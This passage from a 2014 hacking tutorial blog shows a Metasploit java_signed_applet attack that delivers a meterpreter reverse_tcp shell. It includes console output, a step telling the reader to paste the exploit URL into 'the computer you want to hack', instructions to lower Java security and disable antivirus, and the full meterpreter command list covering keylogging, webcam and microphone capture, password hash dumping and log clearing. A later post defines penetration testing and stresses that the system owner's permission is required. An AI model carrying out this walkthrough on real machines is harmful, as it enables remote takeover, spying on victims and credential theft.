   SSLVersion      SSL3             no        Specify the version of SSL that should be used (accepted: SSL2, SSL3, TLS1)
   SigningCert                      no        Path to a signing certificate in PEM or PKCS12 (.pfx) format
   SigningKey                       no        Path to a signing key in PEM format
   SigningKeyPass                   no        Password for signing key (required if SigningCert is a .pfx)
   URIPATH                          no        The URI to use for this exploit (default is random)

Payload options (windows/meterpreter/reverse_tcp):
   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique: seh, thread, process, none
   LHOST IP needed here   yes       The listen address   LPORT     4444             yes       The listen port

Exploit target:
   Id  Name
   --  ----
   1   Windows x86 (Native Payload)

msf  exploit(java_signed_applet) > set LHOST 192.168.154.134 (type ifconfig to find your Kali IP) LHOST => 192.168.154.134
msf  exploit(java_signed_applet) > exploit
[*] Exploit running as background job.
msf  exploit(java_signed_applet) >
[*] Started reverse handler on 192.168.154.134:4444
[*] Using URL: http://0.0.0.0:8080/ybfxLEoT
[*]  Local IP: http://192.168.154.134:8080/ybfxLEoT (copy this and paste it into the browser of computer you want to hack)[*] Server started.
[*] 192.168.154.1    java_signed_applet - Handling request
[*] 192.168.154.1    java_signed_applet - Handling request
[*] 192.168.154.1    java_signed_applet - Handling request
msf  exploit(java_signed_applet) >


==================================================


On our Windows 8 machine

If you haven't installed Java then this is what you'll see.
If you have installed Java then this is what you'll see.
Now after you click run this time, you might end up seeing a dialog which blocked access to java plugin even after we allowed it.
If you are using an older version of Java, you might have gained access already, unless your antivirus detected the payload, which is basically a trojan (if you succeed here, a session will be created in metasploit, but it will be in background. See the end of tutorial to find out how to use that session and then come back here to see the scenario in case of Windows 8, there are things to learn) But it my case, now it's time to realize that we've taken a head on collision with a really secure operating system and the latest version of Java. Now, as I said, this will not work, but you can still give it your best shot.

Why won't it work

Java Sandbox

In technical terms : The java-sandbox allows you to securely execute untrusted code (for example, user generated scripts in scripting languages such as groovy or rhino) from within your application. It allows you to specify resources and classes that may be used by the code, thus, separating the execution from the application's execution environment. It allows to wrap execution environments in threads or even execute them remotely on different jvms.(sourceforge)
In less technical terms:In April, Oracle instituted a number of changes starting with Java 7u21. The new update introduced prompts warning users that an unsigned applet could potentially harm the user’s computer. This came months after Oracle changed Java’s default security settings from medium to high, essentially preventing unsigned applets from executing automatically, requiring instead a user to allow the applet to proceed. Developers must now sign their applets with a certificate from a trusted Certificate Authority. (threatpost)
In English : New versions of Java have an added feature known as Java sandbox. Whenever a java applet is loaded on a browser, it will firstly require user's permission to execute. After the user has given permission, the applet will load inside a sandbox (which is a runtime environment seperated from rest of the computer, like a cage, and the java applet is harmless as long as it is inside). That doesn't solve their problem though, as sandbox stops the Java applet to do much, thereby destroying the whole purpose, even for the genuine developers. So, Java restricts the unsigned applets from exercising much of their functionality, and only the signed applets can do anything. So, hats off to Oracle, for proving that even client side vulnerabilities are not that easy. And sorry to disappoint you guys, but I had to tell you how secure the modern operating systems are. Nevertheless, going to Java control panel, and security tab, will lead you to the conclusion that the Java security level is high by default. And even more mind boggling is the fact that the security levels are - medium, high, very high. Guess the days of 'low' security are gone. However, medium is just what we are looking for.
Sandbox is enabled in high level. 
Sandbox is disabled in medium level. That will solve our purpose here.
Now we opened our java applet again and this time a really dangerous looking security warning dialog came up. Nevertheless, we clicked on "I accept" and then run.
As if this wasn't enough. Windows had to interfere. I could almost hear Windows Defender saying, Java is good, but Microsoft still trusts it's own antivirus for security. Our exploit failed yet again. This time it was the antivirus.
You might have guessed, disable the antivirus.
Now, finally, I refreshed the URL, accepted the warning and allowed the applet to run. I got a new session on Metasploit. The sweet smell of success was highly diluted by the fact that we really rigged the game in our favour. In a real life scenario, you can't expect the AV to be disabled and the security settings set to anything other than the default value.
Use the following commands to switch to the created sessions
msf  exploit(java_signed_applet) > sessions
Active sessions
===============
  Id  Type                   Information     Connection
  --  ----                   -----------     ----------
  1   meterpreter x86/win32  Home\Me @ HOME  192.168.154.134:4444 -> 192.168.154.1:49682 (192.168.154.1)
msf  exploit(java_signed_applet) > sessions -h
Usage: sessions [options]
Active session manipulation and interaction.
OPTIONS:
    -K        Terminate all sessions
    -c <opt>  Run a command on the session given with -i, or all
    -d <opt>  Detach an interactive session
    -h        Help banner
    -i <opt>  Interact with the supplied session ID
    -k <opt>  Terminate session
    -l        List all active sessions
    -q        Quiet mode
    -r        Reset the ring buffer for the session given with -i, or all
    -s <opt>  Run a script on the session given with -i, or all
    -u <opt>  Upgrade a win32 shell to a meterpreter session
    -v        List verbose fields
msf  exploit(java_signed_applet) > sessions -i 1
[*] Starting interaction with 1...
meterpreter > 
From here, all the meterpreter functionality is available. Here is a list which can be obtained by typing help on meterpretor.
meterpreter > help
Core Commands
=============
    Command                   Description
    -------                   -----------
    ?                         Help menu
    background                Backgrounds the current session
    bgkill                    Kills a background meterpreter script
    bglist                    Lists running background scripts
    bgrun                     Executes a meterpreter script as a background thread
    channel                   Displays information about active channels
    close                     Closes a channel
    disable_unicode_encoding  Disables encoding of unicode strings
    enable_unicode_encoding   Enables encoding of unicode strings
    exit                      Terminate the meterpreter session
    help                      Help menu
    info                      Displays information about a Post module
    interact                  Interacts with a channel
    irb                       Drop into irb scripting mode
    load                      Load one or more meterpreter extensions
    migrate                   Migrate the server to another process
    quit                      Terminate the meterpreter session
    read                      Reads data from a channel
    resource                  Run the commands stored in a file
    run                       Executes a meterpreter script or Post module
    use                       Deprecated alias for 'load'
    write                     Writes data to a channel

Stdapi: File system Commands
============================
    Command       Description
    -------       -----------
    cat           Read the contents of a file to the screen
    cd            Change directory
    download      Download a file or directory
    edit          Edit a file
    getlwd        Print local working directory
    getwd         Print working directory
    lcd           Change local working directory
    lpwd          Print local working directory
    ls            List files
    mkdir         Make directory
    pwd           Print working directory
    rm            Delete the specified file
    rmdir         Remove directory
    search        Search for files
    upload        Upload a file or directory

Stdapi: Networking Commands
===========================
    Command       Description
    -------       -----------
    arp           Display the host ARP cache
    ifconfig      Display interfaces
    ipconfig      Display interfaces
    netstat       Display the network connections
    portfwd       Forward a local port to a remote service
    route         View and modify the routing table

Stdapi: System Commands
=======================
    Command       Description
    -------       -----------
    clearev       Clear the event log
    drop_token    Relinquishes any active impersonation token.
    execute       Execute a command
    getpid        Get the current process identifier
    getprivs      Attempt to enable all privileges available to the current process
    getuid        Get the user that the server is running as
    kill          Terminate a process
    ps            List running processes
    reboot        Reboots the remote computer
    reg           Modify and interact with the remote registry
    rev2self      Calls RevertToSelf() on the remote machine
    shell         Drop into a system command shell
    shutdown      Shuts down the remote computer
    steal_token   Attempts to steal an impersonation token from the target process
    suspend       Suspends or resumes a list of processes
    sysinfo       Gets information about the remote system, such as OS

Stdapi: User interface Commands
===============================
    Command        Description
    -------        -----------
    enumdesktops   List all accessible desktops and window stations
    getdesktop     Get the current meterpreter desktop
    idletime       Returns the number of seconds the remote user has been idle
    keyscan_dump   Dump the keystroke buffer
    keyscan_start  Start capturing keystrokes
    keyscan_stop   Stop capturing keystrokes
    screenshot     Grab a screenshot of the interactive desktop
    setdesktop     Change the meterpreters current desktop
    uictl          Control some of the user interface components

Stdapi: Webcam Commands
=======================
    Command       Description
    -------       -----------
    record_mic    Record audio from the default microphone for X seconds
    webcam_list   List webcams
    webcam_snap   Take a snapshot from the specified webcam

Priv: Elevate Commands
======================
    Command       Description
    -------       -----------
    getsystem     Attempt to elevate your privilege to that of local system.

Priv: Password database Commands
================================
    Command       Description
    -------       -----------
    hashdump      Dumps the contents of the SAM database

Priv: Timestomp Commands
========================
    Command       Description
    -------       -----------
    timestomp     Manipulate file MACE attributes

Conclusion

If you've followed along so far, you might be feeling disappointed. While the feeling is natural, it is quite unnecessary. A better way to look at it is the first step in real world pentesting. All this while we were dealing with non-existent scenarios. Old unpatched grandma's Windows XP machines. These don't exist in the real world. In reality we have to deal with strong defenses, limited rights, antiviruses, firewalls, etc. Soon you'll be writing your own exploits (okay not that soon), and evading firewalls and antiviruses (what we did here is not called evasion, you can't simply turn off antivirus protection like that as you don't have access to the computer). In the next few tutorials we'll see how to get around all the things we did and shouldn't have done (disabling AV and reducing Java protection level). There are things that can't be avoided (the target has to go to a URL containing the applet and allow it to run), but we will try to make things as real world as possible. We will also move to some non-traditional exploits, as their AV detection rate is much less. We will look into encryption and anti-virus evasion in detail. Lot of things need to be done. Just remember, you are in hand to hand combat with one of the most secure systems you'll come across, and it's not gonna be easy.

Friday, 29 August 2014

ETHICAL HACKING Penetration Testing


What is a penetration test?
Pentest – Penetration test. This is what “white hat hackers” perform, hacking into networks and systems to find vulnerabilities, and then reporting their findings to the company in order to help them improve their security.
Pivoting – Moving from one “owned” box on a network to attack others, in an attempt to “own” the entire network. Meterpreter can be used to do this very well.
Programming Languages – Structured languages that can be compiled into a program. Coding knowledge is essential to cracking software and creating exploits, etc – especially scripting ability in a language like perl. Other common languages include c/c++, Java, C#, F#, VB, Haskell, Scala, D, PHP, SQL, HTML (not actually a programming language), javascript, python, ruby, etc.

What is penetration testing? Penetration testing, often called “pentesting”,“pen testing”, or “security testing”, is the practice of attacking your own or your clients’ IT systems in the same way a hacker would to identify security holes. Of course, you do this without actually harming the network. The person carrying out a penetration test is called a penetration tester or pentester.

Let’s make one thing crystal clear: Penetration testing requires that you get permission from the person who owns the system. Otherwise, you would be hacking the system, which is illegal in most countries – and trust me, you don’t look good in an orange jump suit.

In other words: The difference between penetration testing and hacking is whether you have the system owner’s permission. If you want to do a penetration test on someone else's system, we highly recommend that you get written permission. In this case, asking first is definitely better than apologizing later!

You can become a penetration tester at home by testing your own server and later make a career out of it. At Rapid7, we have a team of professionals that pentest government and enterprise IT systems for a living. And let me tell you, they enjoy their job!


What is a vulnerability?

A vulnerability is a security hole in a piece of software, hardware or operating system that provides a potential angle to attack the system. A vulnerability can be as simple as weak passwords or as complex as buffer overflows or SQL injection vulnerabilities.

To test if you have any vulnerabilities in your systems, you typically use a vulnerability management solution, also known as a vulnerability scanner or vulnerability assessment solution. If you would like to get your hands on a free vulnerability scanner, try NeXpose Community Edition, one of Metasploit’s sister projects.

What is security research?

Vulnerabilities are typically found by security researchers, which is a posh term for smart people who like to find flaws in systems and break them. At Rapid7, we have a team of vulnerability researchers that do nothing else all day. Trust us, this can be a lot of fun.

Like penetration testing, security research can be used for good and evil. Some countries don’t make the distinction and outlaw security research completely, so make sure you check your country’s legislation before you start researching and especially before you publish any research.

What is an exploit?

To take advantage of a vulnerability, you often need an exploit, a small and highly specialized computer program whose only reason of being is to take advantage of a specific vulnerability and to provide access to a computer system. Exploits often deliver a payload to the target system to grant the attacker access to the system.

The Metasploit Project host the world’s largest public database of quality-assured exploits. Have a look at our exploit database – it’s right here on the site.

Even the name Metasploit comes from the term “exploit”. Metasploit was the first software to provide a common framework for a large selection of exploits. Think of it as an abstraction layer (“Meta”) for exploits (abbreviated “sploits”). Get it?

What is a payload?

A payload is the piece of software that lets you control a computer system after it’s been exploited. The payload is typically attached to and delivered by the exploit. Just imagine an exploit that carries the payload in its backpack when it breaks into the system and then leaves the backpack there. Yes, it’s a corny description, but you get the picture.

Metasploit’s most popular payload is called Meterpreter, which enables you to do all sorts of funky stuff on the target system. For example, you can upload and download files from the system, take screenshots, and collect password hashes. You can even take over the screen, mouse, and keyboard to fully control the computer. If you’re feeling particularly bad-ass, you can even turn on a laptop’s webcam and be a fly on the wall.

Thursday, 28 August 2014

Dual-boot Windows 7 and Kali Linux